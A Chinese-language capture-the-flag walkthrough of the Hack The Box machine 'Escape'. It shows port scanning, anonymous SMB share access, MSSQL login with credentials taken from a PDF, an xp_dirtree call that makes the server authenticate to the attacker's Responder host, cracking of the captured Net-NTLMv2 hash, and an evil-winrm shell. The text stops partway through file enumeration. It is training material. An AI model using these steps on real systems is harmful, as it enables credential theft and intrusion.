1433/tcp open ms-sql-s
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
5985/tcp open wsman
9389/tcp open adws
49668/tcp open unknown
49691/tcp open unknown
49692/tcp open unknown
49708/tcp open unknown
49712/tcp open unknown
63474/tcp open unknown

看起来是Windows域控制器,基于标准的Windows,如SMB(445)、NetBIOS(135/139)、LDAP(389等)和WinRM(5985),以及通常在dc上的53 (DNS)和88 (Kerberos)。还有一个MSSQL服务器(1433)。

nmap运行LDAP脚本显示了sequel.htb的域名。TLS证书是针对dc.sequel.htb的。添加这些,以及主机名dc到/etc/hosts文件:

1
10.10.11.202    dc.sequel.htb sequel.htb dc

最后,注意到这个服务器上的时钟与本地时钟相差8个小时。需要同步它来做Kerberos操作。

TLS证书

深入地研究使用中的TLS证书,使用openssl将其拉出并格式化:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# openssl s_client -showcerts -connect 10.10.11.202:3269 | openssl x509 -noout -text
Can't use SSL_get_servername
depth=0 CN = dc.sequel.htb
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 CN = dc.sequel.htb
verify error:num=21:unable to verify the first certificate
verify return:1
depth=0 CN = dc.sequel.htb
verify return:1
Certificate:
Data:
Version: 3 (0x2)
Serial Number:
1e:00:00:00:04:90:52:7b:fc:91:38:74:2f:00:00:00:00:00:04
Signature Algorithm: sha256WithRSAEncryption
Issuer: DC = htb, DC = sequel, CN = sequel-DC-CA
Validity
Not Before: Nov 18 21:20:35 2022 GMT
Not After : Nov 18 21:20:35 2023 GMT
Subject: CN = dc.sequel.htb
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
Public-Key: (2048 bit)
Modulus:
00:a6:92:78:aa:2e:fe:07:2f:e4:d9:88:f2:d4:9f:
37:64:9d:73:fe:ca:4e:ef:85:bd:b5:46:70:3d:f8:
2f:98:38:f4:28:17:f8:15:1d:c8:37:d1:ad:2e:08:
d5:5f:a0:87:c1:3b:5e:cf:c9:1d:97:6b:5c:e7:c1:
c1:f2:8f:41:e2:6c:9a:2a:3c:e1:2a:64:57:d7:47:
98:69:27:b4:89:c4:f9:7d:95:28:2c:3c:42:53:3e:
28:bb:f7:db:b4:cd:c0:52:d3:c4:5c:a0:68:92:e0:
67:8b:ec:7c:c0:cd:97:a5:45:d1:ce:75:d6:3c:bd:
f0:a9:01:6c:07:dd:69:32:e6:f5:67:3f:ca:99:ec:
b7:11:98:31:4f:8d:cf:74:f6:38:09:92:70:0e:fa:
48:51:e5:e0:db:dd:c7:1b:5a:ff:c8:ca:97:df:50:
19:e1:e3:cb:78:d6:03:a5:8c:e8:7c:a8:38:0b:92:
bf:da:66:8d:fb:04:d3:67:5b:7a:01:18:aa:01:60:
50:af:11:51:4c:7e:af:4c:ea:13:e8:d1:7e:e8:7c:
40:2d:71:71:c5:6c:3f:ec:ea:df:27:85:a5:e5:8e:
6e:8b:51:f9:bd:64:b5:7a:b9:d5:3c:4f:7c:6a:22:
63:7b:70:79:99:3b:0f:73:3c:3b:a0:a0:45:11:db:
33:45
Exponent: 65537 (0x10001)
X509v3 extensions:
1.3.6.1.4.1.311.20.2:
. .D.o.m.a.i.n.C.o.n.t.r.o.l.l.e.r
X509v3 Extended Key Usage:
TLS Web Client Authentication, TLS Web Server Authentication
X509v3 Key Usage: critical
Digital Signature, Key Encipherment
S/MIME Capabilities:
......0...`.H.e...*0...`.H.e...-0...`.H.e....0...`.H.e....0...+....0
..*.H..
X509v3 Subject Key Identifier:
22:E2:60:5F:A1:1E:F7:90:9E:56:2A:7B:95:BB:4C:0E:DE:6C:58:87
X509v3 Authority Key Identifier:
62:9F:32:A3:A0:F0:38:20:D4:60:C0:CD:6D:C5:FA:51:30:5E:C3:15
X509v3 CRL Distribution Points:
Full Name:
URI:ldap:///CN=sequel-DC-CA,CN=dc,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=sequel,DC=htb?certificateRevocationList?base?objectClass=cRLDistributionPoint
Authority Information Access:
CA Issuers - URI:ldap:///CN=sequel-DC-CA,CN=AIA,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=sequel,DC=htb?cACertificate?base?objectClass=certificationAuthority
X509v3 Subject Alternative Name:
othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.sequel.htb
Signature Algorithm: sha256WithRSAEncryption
Signature Value:
92:e4:4b:28:07:bc:2f:a3:51:de:8c:0f:4e:e7:ea:f3:7e:fd:
56:c4:6e:88:fe:fb:6a:9a:51:98:eb:5d:c6:49:7f:6e:2d:f3:
91:13:8b:11:26:c0:ff:b1:8e:cb:ee:c3:c8:af:c5:5f:8e:ac:
f1:19:b2:2a:49:ed:cc:0f:8f:17:9d:45:cc:23:a5:e5:f2:ab:
bf:85:b3:36:51:f5:0f:d0:c2:03:06:87:0a:56:08:b5:60:fd:
ee:c8:f4:78:84:39:1b:bf:69:c1:f9:00:83:ac:5e:9d:28:4c:
1e:cd:f6:b3:02:7e:b0:88:b3:72:80:53:df:74:a7:25:7e:26:
1c:df:b1:e5:63:26:28:97:98:a7:a2:be:fb:cb:26:e9:27:c1:
89:ae:95:a9:e5:78:e6:52:5a:59:63:72:45:d6:cf:6f:6b:9c:
a4:1f:38:33:35:08:93:7b:b1:6a:0d:18:df:87:de:15:65:43:
32:62:84:cf:2a:9b:d3:4e:d4:f2:e2:9e:95:24:3c:0a:b9:26:
8b:ec:3a:fa:fb:e5:93:af:22:04:9b:11:ad:21:63:bb:48:a1:
07:68:13:06:d9:31:23:02:40:37:4e:4a:5a:48:e9:f8:c9:81:
ed:74:bc:26:69:fd:85:20:48:bf:1b:82:dc:ed:b4:21:98:37:
dd:8b:2a:b4

read:errno=104

注意颁发证书的证书颁发机构sequel-DC-CA。

SMB - TCP 445

List

使用crackmapexec访问SMB

1
2
3
4
┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# crackmapexec smb 10.10.11.202 --shares
SMB 10.10.11.202 445 DC [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.202 445 DC [-] Error enumerating shares: STATUS_USER_SESSION_DELETED

使用任何用户名和空密码:

1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# crackmapexec smb 10.10.11.202 -u fdnotreallyausername -p '' --shares
SMB 10.10.11.202 445 DC [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.202 445 DC [+] sequel.htb\fdnotreallyausername:
SMB 10.10.11.202 445 DC [+] Enumerated shares
SMB 10.10.11.202 445 DC Share Permissions Remark
SMB 10.10.11.202 445 DC ----- ----------- ------
SMB 10.10.11.202 445 DC ADMIN$ Remote Admin
SMB 10.10.11.202 445 DC C$ Default share
SMB 10.10.11.202 445 DC IPC$ READ Remote IPC
SMB 10.10.11.202 445 DC NETLOGON Logon server share
SMB 10.10.11.202 445 DC Public READ
SMB 10.10.11.202 445 DC SYSVOL Logon server share

Public

能访问的唯一共享是Public。使用-N为空密码,将pdf文件下载下来:

1
2
3
4
5
6
7
8
9
10
11
┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# smbclient //10.10.11.202/Public -N
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Sat Nov 19 06:51:25 2022
.. D 0 Sat Nov 19 06:51:25 2022
SQL Server Procedures.pdf A 49551 Fri Nov 18 08:39:43 2022

5184255 blocks of size 4096. 1470835 blocks available
smb: \> get "SQL Server Procedures.pdf"
getting file \SQL Server Procedures.pdf of size 49551 as SQL Server Procedures.pdf (8.3 KiloBytes/sec) (average 8.3 KiloBytes/sec)

SQL Server Procedures.pdf


这个文档只有一页多一点,里面有连接到MSSQL的信息:

1
user PublicUser and password GuestUserCantWrite1

该用户名/密码无法通过WinRM进行连接。

MSSQL

通过这些creds,可以连接到MSSQL服务器。使用Impacket工具mssqlclient.py, 该服务器上有四个数据库

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# mssqlclient.py sequel.htb/PublicUser:GuestUserCantWrite1@dc.sequel.htb
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> select name from master..sysdatabases;
name

--------------------------------------------------------------------------------------------------------------------------------

master

tempdb

model

msdb

SQL>

额外枚举

现在还可以做更多枚举:

  • 检查DNS是否存在区域传输/暴力破解子域。
  • 枚举LDAP,包含和不包含密码。
  • 用密码来运行Bloodhound。
  • 使用密码进行Kerberoast。
  • 通过Kerberos强制使用用户名/密码。

目前为止提示(域名、文档讨论的是MSSQL的事实),沿着这个方向,如果需要的话,还会再次枚举。

Shell as sql_svc

运行命令失败

尝试的第一件事是使用xp_cmdshell存储过程通过MSSQL服务器运行命令。但是失败了:

1
2
SQL> xp_cmdshell whoami
[-] ERROR(DC\SQLMOCK): Line 1: The EXECUTE permission was denied on the object 'xp_cmdshell', database 'mssqlsystemresource', schema 'sys'.

尝试启用它(正如在scramble的Alternative Roots中所示),但这个帐户没有权限:

1
2
SQL> EXECUTE sp_configure 'show advanced options', 1
[-] ERROR(DC\SQLMOCK): Line 105: User does not have permission to perform this action.

获取Net-NTLMv2

数据库中没有有用的数据,不能运行命令。接下来要尝试的是让SQL服务器连接回我的主机并进行身份验证,并捕获可以尝试暴力破解的challenge/response。在Querier和Getting Creds via NTLMv2中都展示了这一点。

在这里启动Responder作为root监听tun0接口的一堆服务

唯一关心的是SMB。现在告诉MSSQL读取主机上共享的文件:

1
SQL> EXEC xp_dirtree '\\10.10.16.2\share', 1, 1

没有返回任何东西,但在Responder有一个”hash”:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# responder -I tun0
__
.----.-----.-----.-----.-----.-----.--| |.-----.----.
| _| -__|__ --| _ | _ | | _ || -__| _|
|__| |_____|_____| __|_____|__|__|_____||_____|__|
|__|

NBT-NS, LLMNR & MDNS Responder 3.1.3.0

To support this project:
Patreon -> https://www.patreon.com/PythonResponder
Paypal -> https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C


[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [OFF]

[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]

[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]

[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]

[+] Generic Options:
Responder NIC [tun0]
Responder IP [10.10.16.2]
Responder IPv6 [dead:beef:4::1000]
Challenge set [random]
Don't Respond To Names ['ISATAP']

[+] Current Session Variables:
Responder Machine Name [WIN-H6VOL0QMDH2]
Responder Domain Name [ZXWC.LOCAL]
Responder DCE-RPC Port [49831]

[+] Listening for events...

[!] Error starting TCP server on port 53, check permissions or other servers running.
[SMB] NTLMv2-SSP Client : 10.10.11.202
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash : sql_svc::sequel:a052ed0636102870:E34517E6D5F61D5423F401D9A35B8AE0:010100000000000000FA92A342A2D901C3A576838D8EBA6E00000000020008005A0058005700430001001E00570049004E002D004800360056004F004C00300051004D0044004800320004003400570049004E002D004800360056004F004C00300051004D004400480032002E005A005800570043002E004C004F00430041004C00030014005A005800570043002E004C004F00430041004C00050014005A005800570043002E004C004F00430041004C000700080000FA92A342A2D9010600040002000000080030003000000000000000000000000030000012E38F1D56C0404175A7C4C531D6164BC569F5ABDD833B040000C1B5F25101B90A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E00310036002E0032000000000000000000

破解Net-NTLMv2 hash

用hashcat破解。自动检测模式找到5600的哈希类型:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
hashcat.exe -m 5600 password.txt rockyou.txt

Approaching final keyspace - workload adjusted.

sql_svc::sequel:a052ed0636102870:E34517E6D5F61D5423F401D9A35B8AE0:010100000000000000FA92A342A2D901C3A576838D8EBA6E00000000020008005A0058005700430001001E00570049004E002D004800360056004F004C00300051004D0044004800320004003400570049004E002D004800360056004F004C00300051004D004400480032002E005A005800570043002E004C004F00430041004C00030014005A005800570043002E004C004F00430041004C00050014005A005800570043002E004C004F00430041004C000700080000FA92A342A2D9010600040002000000080030003000000000000000000000000030000012E38F1D56C0404175A7C4C531D6164BC569F5ABDD833B040000C1B5F25101B90A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E00310036002E0032000000000000000000:REGGIE1234ronnie

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: SQL_SVC::sequel:a052ed0636102870:e34517e6d5f61d5423...000000
Time.Started.....: Mon Jun 19 12:21:19 2023 (1 sec)
Time.Estimated...: Mon Jun 19 12:21:20 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 18688.5 kH/s (4.62ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Speed.#3.........: 447.9 kH/s (9.23ms) @ Accel:16 Loops:1 Thr:64 Vec:1
Speed.#*.........: 19136.3 kH/s
Recovered........: 1/1 (100.00%) Digests
Progress.........: 12910592/14344386 (90.00%)
Rejected.........: 0/12910592 (0.00%)
Restore.Point....: 9633792/14344386 (67.16%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#3...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: benbaay -> 2322434917
Candidates.#3....: 2229sr -> 2129
Hardware.Mon.#1..: Temp: 53c Util: 23% Core:1245MHz Mem:6000MHz Bus:8
Hardware.Mon.#3..: N/A

Started: Mon Jun 19 12:20:58 2023
Stopped: Mon Jun 19 12:21:21 2023
  • 密码为: REGGIE1234ronnie

WINRM


有了这个密码,可以使用Evil-WinRM获得sql_svc的shell:

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# evil-winrm -i 10.10.11.202 -u sql_svc -p REGGIE1234ronnie

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sql_svc\Documents> whoami
sequel\sql_svc

Shell as Ryan.Cooper

Enumeration

文件系统

sql_svc的home目录基本上是空的。Ryan.Cooper是主机上唯一一个拥有home目录的用户:

1
2
3
4
5
6
7
8
9
10
11
12
*Evil-WinRM* PS C:\users> ls


Directory: C:\users


Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 2/7/2023 8:58 AM Administrator
d-r--- 7/20/2021 12:23 PM Public
d----- 2/1/2023 6:37 PM Ryan.Cooper
d----- 2/7/2023 8:10 AM sql_svc

在C盘的根目录下,Public和SQLServer文件夹是不常见的:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
*Evil-WinRM* PS C:\> ls


Directory: C:\


Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 2/1/2023 8:15 PM PerfLogs
d-r--- 2/6/2023 12:08 PM Program Files
d----- 11/19/2022 3:51 AM Program Files (x86)
d----- 11/19/2022 3:51 AM Public
d----- 2/1/2023 1:02 PM SQLServer
d-r--- 2/1/2023 1:55 PM Users
d----- 2/6/2023 7:21 AM Windows

Public只有SQL Server PRocedures.pdf文件。

SQLServer安装如下:

1
2
3
4
5
6
7
8
9
10
*Evil-WinRM* PS C:\SQLServer> ls

Directory: C:\SQLServer

Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 2/7/2023 8:06 AM Logs
d----- 11/18/2022 1:37 PM SQLEXPR_2019
-a---- 11/18/2022 1:35 PM 6379936 sqlexpress.exe
-a---- 11/18/2022 1:36 PM 268090448 SQLEXPR_x64_ENU.exe

logs目录下有一个文件

1
2
3
4
5
6
7
*Evil-WinRM* PS C:\SQLServer\Logs> ls

Directory: C:\SQLServer\Logs

Mode LastWriteTime Length Name
---- ------------- ------ ----
